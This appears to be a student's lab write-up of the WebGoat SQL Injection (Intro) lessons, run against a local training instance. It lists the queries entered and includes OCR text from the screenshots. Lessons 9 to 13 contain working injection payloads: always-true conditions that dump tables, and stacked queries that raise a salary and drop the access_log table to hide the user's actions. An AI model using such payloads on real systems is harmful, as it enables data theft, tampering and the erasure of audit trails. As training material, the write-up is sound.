WEBGOAT ASSESSMENT


Description : **Use WebGoat to test web applications for any vulnerabilities and perform SQL Injection attack**

STEPS Followed:


1. **Ran WebGoat web app and logged in.**
2. **Completed the SQL Injection (Intro) from 1 to 13.**
3. **Attached the screenshots and Query statement is documented as below**

---


2. retrieve the department of the employee Bob Franco
Query: ***SELECT department FROM Employees WHERE first_name = 'Bob' AND last_name = 'Franco';***




3. change the department of Tobi Barnett to 'Sales'
Query: ***UPDATE Employees SET department='Sales' WHERE first_name='Tobi' AND last_name='Barnett';***




4. modify the schema by adding the column "phone" (varchar(20)) to the table "employees".
Query: ***ALTER TABLE employees ADD phone varchar(20);***




5. grant rights to the table
Query: ***GRANT ALL PRIVILEGES ON grant_rights TO unauthorized_user;***




9. retrieve all the users from the users table
Query: ***SELECT * FROM user_data WHERE first_name = 'John' and last_name = '' or '1' = '1'***



10. retrieve all the data from the users table.
Query: ***SELECT * From user_data WHERE Login_Count = 0 and userid= 0 or 1=1***




11. retrieve all employee data from the **employees** table
Query: Employee Name : ***"Smith' or 1=1–***
Authentication TAN : ***3SL99A***




12. Change the salary

Query: ***Smith'; UPDATE employees SET salary = 1500000 WHERE auth_tan ='3SL99A'--***



13. Delete the Table access_log

Query: ***Smith'; DROP TABLE access_log –***


Program Details | Learning on S
Practice Labs | AEP CS - Enterpr
AEP CS - Application/Web Appl
WebGoat
Untitled document - Google Do
127.0.0.1:8080/WebGoat/start.mvc#lesson/SqlInjection.lesson/12
WEBGOAT
SQL Injection (intro)
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-aide Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6 7 8 9 10 11 12 13
Compromising Availability
After successfully compromising confidentiality and integrity in the previous lessons, we are now going to compromise the third element of the CIA triad: availability.
There are many different ways to violate availability. If an account is deleted or its password gets changed, the actual owner cannot access this account anymore. Attackers could also try to delete parts of the database, or even drop the whole database, in order to make the data inaccessible. Revoking the access rights of admins or other users is yet another way to compromise availability; this would prevent these users from accessing either specific parts of the database or even the entire database as a whole.
It is your turn!
Now you are the top earner in your company. But do you see that? There seems to be a access_log table, where all your actions have been logged to!
Better go and delete it completely before anyone notices.
Action contains:
Enter search string
Search logs
Success! You successfully deleted the access_log table and that way compromised the availability of the data.
Type here to search
Near record
ENG
18:14
05-05-2024